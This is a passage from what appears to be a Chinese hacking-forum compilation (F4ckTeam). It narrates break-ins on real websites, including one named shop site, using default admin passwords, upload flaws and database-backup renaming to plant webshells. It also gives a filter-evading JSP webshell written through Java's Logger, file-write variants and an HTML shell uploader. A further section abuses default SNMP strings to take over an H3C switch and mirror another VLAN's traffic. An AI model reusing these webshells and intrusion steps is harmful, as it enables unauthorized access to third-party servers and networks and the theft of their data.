


图 4-2-18

看来 fck 是要放弃了, 继续翻网站, 试过了, 添加帐号 绕过后台这些, 如图 4-2-19:




图 4-2-19

都没有奏效, 如图 4-2-20:



图 4-2-20

不知道怎么没加上, 转去看看其他地方吧.....看到一个上传, 如图 4-2-21:




图 4-2-21

好东西, 访问看看, 如图 4-2-22:






图 4-2-25

访问网站/fckuploadfile/webConotent/file/1379419091303577736.jsp, 如图 4-2-26:



图 4-2-26




图 4-2-27

成功拿下…大家以后看到这种系统可以这样拿下哦…希望大家遇到轻易放弃,当然也不要太执着。因为是看到这个网站系统漏洞百出我才去翻网站找漏洞。

(全文完) 责任编辑: 鲨影\_sharow

### 第3节 无意间的一次劫持

作者: anycn

来自: 法客论坛 - F4ckTeam

网址: <http://team.f4ck.org>

今天下午在群里聊得正 HI 的时候, 3B 大牛发来一个截图, 如图 4-3-1:



图 4-3-1

原来是圈内某位知名度挺高的大黑阔, 我等小白是无法接触神一样存在的人物。

随手打开大牛发来的网站。(因为是劫持成功后才写文章的,用的 cms 忘记了,见谅)

零安全| Zero Safe Team|0safe|

直接给吓尿了,这不就是上次社了几个 ID,不停在论坛发帖的那位大牛吗?

目测主站是拿不下来了,准备 C 段劫持。

C 段挺多的,70.39.93.3x 就选择这个吧。

http://www.taoshifu.net/admin/index.asp 网趣网上购物系统旗舰版 V6.9

RP 爆发了后台密码默认,商品管理、添加商品,用的是 ewebeditor 编辑器,版本 4.40。

记得 5.5 以下有一个鸡肋漏洞,需配合 iis 解析漏洞使用。详情请进入

http://pan.baidu.com/s/1mUtcA

很可惜,图片传上去了,但是新建文件夹没有成功!

继续找寻拿 shell 的办法,百度了下,发出来的基本上都已经失效了,期间也下载了源码,

本地搭建,但是后台跟目标站点不一致,无奈只好继续在后台鼓捣,如图 4-3-2:



图 4-3-2

在安全设置、数据库管理、菜单项这里发现了一个在线改名功能。遂想到了,新建用户插入一句话,然后改名 asp。失败告终,继续折腾,如图 4-3-3:

### 数据库在线维护



图 4-3-3

找到了在线备份功能,但是没有备份路径,也没有备份后的名称,如何备份。通过上边的在线改名功能,知道了数据库路径是\data\way.asp,点击删除备份数据库,如图 4-3-4:



图 4-3-4



图 4-3-5

得到了备份后数据库存放路径\admin\shopbackup.mdb,知道了这些就利用备份来获取 shell。直接右键审查元素(我用的谷歌浏览器),搜索\data\way.asp 将其改名为上传的图片木马地址 upload/links/1.gif、把\admin\shopbackup.mdb 也修改成 \admin\123.asp 备份后成功获取 shell。

在同服旁站上发现了 sa。直接 net user。

打开 mac 地址查询扫描器,扫描整个 C 段,发现唯独我们大牛的网站没在同网关, ping 也不通,大牛就是大牛,网站做的固若金汤!

那只好 IP 冲突劫持了,如图 4-3-5:

(详情请移步 <http://www.2cto.com/Article/201211/167445.html>)。

至此,过程完结,大牛有怪莫怪!

(全文完) 责任编辑: 鲨影\_sharow

## 第4节 用 Java Logger (日志) 留后门

作者: selina

来自: 法客论坛 - F4ckTeam

网址: <http://team.f4ck.org>

某些场景下 shell 可能被过滤掉了,但是利用一些有趣的东东可以绕过,比如不用 new File 这样的方式去写文件,甚至是尽可能的不要出现 File 关键字。

看了下 java.util.logging.Logger 挺有意思的,可以写日志文件,于是试了下用这样的方式去写一个 shell,结果成功了。

java.util.logging.Logger 默认输出的格式是 xml,但这都不是事,直接格式化下日志以 text 方式输出就行了。

新建 2.jsp 并访问。如图 4-4-1:

```
<%
java.util.logging.Logger l=java.util.logging.Logger.getLogger("t");
java.util.logging.FileHandler
h=new
java.util.logging.FileHandler(pageContext.getServerContext().getRealPath("/")+"request.getParameter("f"), true);
h.setFormatter(new java.util.logging.SimpleFormatter());
l.addHandler(h).info(request.getParameter("t"));
%>
```




图 4-4-1

访问菜刀 shell 正常输出, 如图 4-4-2:




图 4-4-2

新生成的 jsp 文件在 Server 不重启情况下貌似无法直接删除, xxx.jsp.lck, 锁了其实重点还是写文件, 整理下上面的格式:

```
<%
java.util.logging.Logger l = java.util.logging.Logger.getLogger("t");
java.util.logging.FileHandler h = new
java.util.logging.FileHandler(pageContext.getServletContext().getRealPath("/") + request.getParameter("f"),
true);
h.setFormatter(new java.util.logging.SimpleFormatter());
l.addHandler(h);
l.info(request.getParameter("t"));
%>
```

其他略特殊点的文件读写 Demo:



```
new FileOutputStream
new FileOutputStream("d:/sb.txt").write(new String("123").getBytes());
new DataOutputStream
new DataOutputStream(new FileOutputStream("d:/1x.txt")).write(new String("123").getBytes());
FileWriter fw = new FileWriter("d:/3.txt");
    fw.write("21");
    fw.flush();
    fw.close();
RandomAccessFile rf = new RandomAccessFile("d:/14.txt", "rw");
    rf.write(new String("3b").getBytes());
    rf.close();
```

GetShell.htm:

```
<html>
<head>
<meta http-equiv="content-type" content="text/html;charset=utf-8">
<title>jsp-yzmm</title>
</head>
<style>
.main{width:980px;height:600px;margin:0 auto;}
.url{width:300px;}
.fn{width:80px;}
.content{width:80%;height:60%;}
</style>
<script>
function upload(){
    var url = document.getElementById('url').value,
        content = document.getElementById('content').value,
        fileName = document.getElementById('fn').value,
        form = document.getElementById('fm');
    if(url.length == 0){
        alert("Url not allowed empty!");
        return ;
    }
    if(content.length == 0){
        alert("Content not allowed empty!");
        return ;
    }
    if(fileName.length == 0){
        alert("FileName not allowed empty!");
        return ;
    }
    form.action = url;
    form.submit();
}
```



三台服务器代表了 tec503 的基本业务划分。攻击者处在和 webserver 相同的 vlan200 中。并且已控制到 webserver。在交换机上划分了三个 vlan 将 Tec503(假想的目标公司)的数据服务器 (dataserver.tec503.com) 和 web 服务器 (webserver.tec503.com) 及域控分别划分在三个 vlan (vlan100, vlan200, vlan300) 下。vlan100 和 vlan200 不能相互访问。但是都可以访问到 vlan300。

交换机开启 snmp 和 telnet, snmp 一般用来监控交换机流量等。telnet 用于管理三层交换机。

### 测试目标

在尽可能少留下痕迹的前提下, 接触到 dataserver 的数据。

### 前期基本渗透过程

在前期信息搜集时发现 tec503.com 存在域传送漏洞。

由此确定了此次测试的目标 ip(5.5.6.4), 如图 4-5-2:




图 4-5-2

并且 webserver 对外开放。在基本探测并且存在 web 漏洞。在获得 webshell 之后并成功获取到管理权限。在 webserver 上查看到网关 ip 为 172.10.0.1, 试着 ping 一下, 如图 4-5-3:



图 4-5-3

可以 ping 通。telnet 上去看到是一台 H3C 设备, 如图 4-5-4:




图 4-5-4

尝试 123456, password, manager 等简单弱口令登陆, 结果都失败。  
尝试 snmp 弱口令探测(这里的弱口令是指 snmp 管理时用到的团体字符串。  
一般可读权限的为 public, 可读可写的默认为 private), 如图 4-5-5:




图 4-5-5

发现果真使用 public 默认的可读团体字符串。  
继续尝试使用 snmp 获取到 H3C 设备密码, 如图 4-5-6:




图 4-5-6

成功的获取到密码” admin” (忘了说 我前面是故意没有试 admin 的)之后便可以通过这个密码 telnet 登陆到交换机中。  
如图 4-5-7, 并成功的进入到 system-view 状态。

```
root@bogon:~# telnet 172.10.0.1
Trying 172.10.0.1...
Connected to 172.10.0.1.
Escape character is '^]'.

*****
*****
* Copyright (c) 2004-2010 Hangzhou H3C Tech. Co., Ltd. All rights reserved.
*
* Without the owner's prior written consent,
*
* no decompiling or reverse-engineering shall be allowed.
*
*****
*****

Login authentication

Password:
<H3C>sys
System View: return to User View with Ctrl+Z.
[H3C]
```




图 4-5-7

### 交换机下的渗透过程

在成功通过 telnet 登陆到交换机后我们便可以开始收集交换机的各种配置信息（vlan 划分，super 密码，路由表信息。Ip 池划分等等）并且这些信息除了 super 密码以外基本都可以通过 snmp 的一个可读字符串获取到。而且对于思科设备来讲。如果有个可读可写的团体字符串，那么直接就可以下载到 cisco 的核心配置文件(含密码字符串等)。

这里需要简单的说说三层交换机的两个最主要的功能，vlan 划分以及端口镜像。端口指的是交换机上的端口，而不是计算机的服务端口。

端口镜像则是指将交换机某个端口下的数据镜像到另一个端口的技术，并且可以选择镜像流入或流出的数据包。这一技术通常应用在企业监控，流量分析中。在端口镜像时也应注意流量过高引发的问题。

这次测试便是通过端口镜像技术获取到 dataserver 发送和接受到的数据包。

我们先分析下这台交换机的配置文件，如图 4-5-8:

```
[H3C]display current-configuration
#
version 5.20, Release 5309P01
#
sysname H3C
#
super password level 3 cipher %=MD`45J[;[;];1(U2@P.SQ!!
#
super authentication-mode scheme local
#
domain default enable system
#
dns resolve
dns server 10.0.1.78
dns domain com
#
```




图 4-5-8

在这里我们可以看到 super 密码 这个密码通过 cipher 加密。加密的字符串可以通过

http://pan.baidu.com/s/1iQ6Kq 这个脚本解密。

接下来看看 ip-pool 的划分。

配合前期 nslookup 收集到的信息可以进一步清晰的逼近目标, 如图 4-5-9:

```
dhcp server ip-pool vlan1
 network 10.0.1.0 mask 255.255.255.0
 gateway-list 10.0.1.76
#
dhcp server ip-pool vlan100
 network 5.5.6.0 mask 255.255.255.0
 gateway-list 5.5.6.1
 dns-list 10.0.2.3
#
dhcp server ip-pool vlan200
 network 172.10.0.0 mask 255.255.255.0
 gateway-list 172.10.0.1
 dns-list 10.0.2.3
#
dhcp server ip-pool vlan300
 network 10.0.2.0 mask 255.255.255.0
 gateway-list 10.0.2.1
 dns-list 10.0.2.3
#
```



图 4-5-9

根据上图可以发现我们现在处于 vlan200 中, 目标处于 vlan100, 域控在 300。那么我们继续看看每个正在使用的接口被划分到了哪个 vlan 中, 如图 4-5-10:

```
interface Ethernet1/0/3
 port link-mode bridge
 port access vlan 100
#
interface Ethernet1/0/4
 port link-mode bridge
 port access vlan 200
#
```



图 4-5-10

这里可以看到 Ethernet 1/0/3 在 vlan100 中, 而 Ethernet 1/0/4 在 vlan200 中, 也就是我们所处的 vlan。

清楚接口划分之后我们开始建立一个本地镜像组 1, 如图 4-5-11:

```
[H3C]display mirroring-group a
[H3C]display mirroring-group all
[H3C]mir
[H3C]mirroring-group ?
  INTEGER<1-2> Mirroring group number
[H3C]mirroring-group 1 ?
  local Local mirroring group
  mirroring-port Specify mirroring port
  monitor-port Specify monitor port
  reflector-port Specify reflector port
  remote-destination Remote destination mirroring group
  remote-probe Specify remote probe vlan
  remote-source Remote source mirroring group
[H3C]mirroring-group 1 lo
[H3C]mirroring-group 1 local
```




图 4-5-11

然后制定被镜像的端口号, 图 4-5-12:

```
[H3C]mirroring-group 1 ?
